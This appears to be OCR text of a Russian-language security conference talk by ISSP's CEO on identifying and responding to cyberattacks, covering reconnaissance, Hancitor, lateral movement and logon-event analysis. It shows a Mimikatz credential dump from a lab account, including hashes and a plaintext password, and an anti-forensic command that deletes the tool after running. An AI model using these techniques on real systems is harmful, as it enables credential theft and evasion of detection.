ISSP

Information Systems Security Partners

Как узнать что нас атакует и что делать в случае атаки?

Роман Сологуб

CEO, Information Systems Security Partners


Profit Security Day

Кто атакует?

Хактивисты

Преступность

Государство



Основные фазы и стадии

Как происходит кибератака?

1. Подготовка: за пределами нашего внимания

Внешняя разведка

Вооружение

OSINT, Humint, CYBINT/DNINT

организация	количество адресов	организация	количество адресов	организация	количество адресов
halykbank.kz	11428	halykbank.kg	3	halykpay.kz	1
kazteleport.kz	120	halykfinance.kz	3	halykpayment.kz	1
nbkbank.ru	78	p-s.kz	3	hsbk.nb	1
halyklife.kz	40	GMAIL.COM	2	interfax.kz	1
halykbank.nb	28	servicedesk.nb	2	IPC.KZ	1
kis.com.kz	17	temenos.com	2	jet.msk.su	1
r.r	15	bk.ru	1	kaztag.kz	1
kairatbank.kg	12	cbs.kz	1	kaztag.neolabs.kz	1
hbank.ru	11	eastnet.com.cn	1	openview.nb	1
altynbank.kz	9	elsi.kz	1	profitg.kz	1
colvir.ru	6	expertsender.ru	1	test.dlp	1
halykinkas.kz	6	f3.expertsender.com	1		


Проникновение… неизбежно!

ISSP

Проникновение:


Hancitor

алгоритм кода





Альтернативные источники проникновения

End Time	Name	Attacker Address	Target Address
Thursday, February 23, 2017 8:57...	[redacted]	[redacted]	69.172.201.153
Thursday, February 23, 2017 8:56...	[redacted]	[redacted]	69.172.201.153




Изучение и захват инфраструктуры



{C:\} - Far 3.0.4774 x86 Administrator
C:\WINDOWS\system32\cmd.exe
C:\>mm.exe
Privilege '20' OK
Authentication Id : 0 ; 61627 (00000000:0000f0bb)
Session : Interactive from 0
User Name : Student
Domain : SCHOOL
Logon Server : SCHOOL
Logon Time : 9/26/2016 10:25:23 AM
SID : S-1-5-21-1606980848-1604221776-725345543-1003
msv :
[00000002] Primary
* Username : Student
* Domain : SCHOOL
* LM : 3335631c27132e45ab415c531afb3fb5
* NTLM : 5de16647d1b95e7630a0e9e739d0ceda
* SHA1 : d1d7c98c662751f75e3451eac7280ac189e46198
wdigest :
* Username : Student
* Domain : SCHOOL
* Password : Testp@ssw0rd_
kerberos :
* Username : Student
* Domain : SCHOOL
* Password : Testp@ssw0rd_
ssp :
credman :
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 9/26/2016 10:25:22 AM
SID : S-1-5-19
msv :
wdigest :
kerberos :
* Username : (null)
* Domain : (null)
* Password : (null)
ssp :
Name
Documents and Settings
pending
Program Files
Python27
RECYCLER
System Volume Information
TASM
WINDOWS
work
AUTOEXEC.BAT
boot.ini
CONFIG.SYS
IO.SYS
MSDOS.SYS
NTDETECT.COM
ntldr
pagefile.sys
MSDOS.SYS 0 09/26/16 11:09
Bytes: 768 M, files: 8, folders: 9
Up 09/26/16
Bytes: 1162 K, files: 6, folders: 0
Mimikatz


PID Operation Path Result
3112 CloseFile C:\WINDOWS SUCCESS
3112 CreateFile C:\WINDOWS\system32 SUCCESS
Event Properties
Event Process Stack
Date: 1/5/2017 6:07:32 AM
Thread: 3348
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\WINDOWS\system32\cmd.exe
Duration: 0.0000000
PID: 3652
Command line: cmd.exe /C ping 1.1.1.1 -n 1 -w 2000 > Nul & Del "C:\mm.exe"
Next Highlighted
Copy All
Close
3112 RegCloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize SUCCESS
mm.exe
Запуск и удаление Mimikatz

ISSP




Дампы памяти



Поиск в файлах

ISSP

Мимикрия: действия от имени уполномоченного



	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
01.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
02.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
03.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
04.09.2016	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
05.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
06.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
07.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
08.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
09.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	7	4	4	4	4	4	4	4	4
10.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
11.09.2016	4	4	8	4	4	4	8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
12.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
13.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
14.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
15.09.2016	4	4	4	4	7	4	4	4	4	4	8	4	4	8	4	4	8	4	4	4	4	4	4	4
16.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
17.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
18.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
19.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
20.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	9	4	4	4	4	4	4	4	4	4
21.09.2016	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4
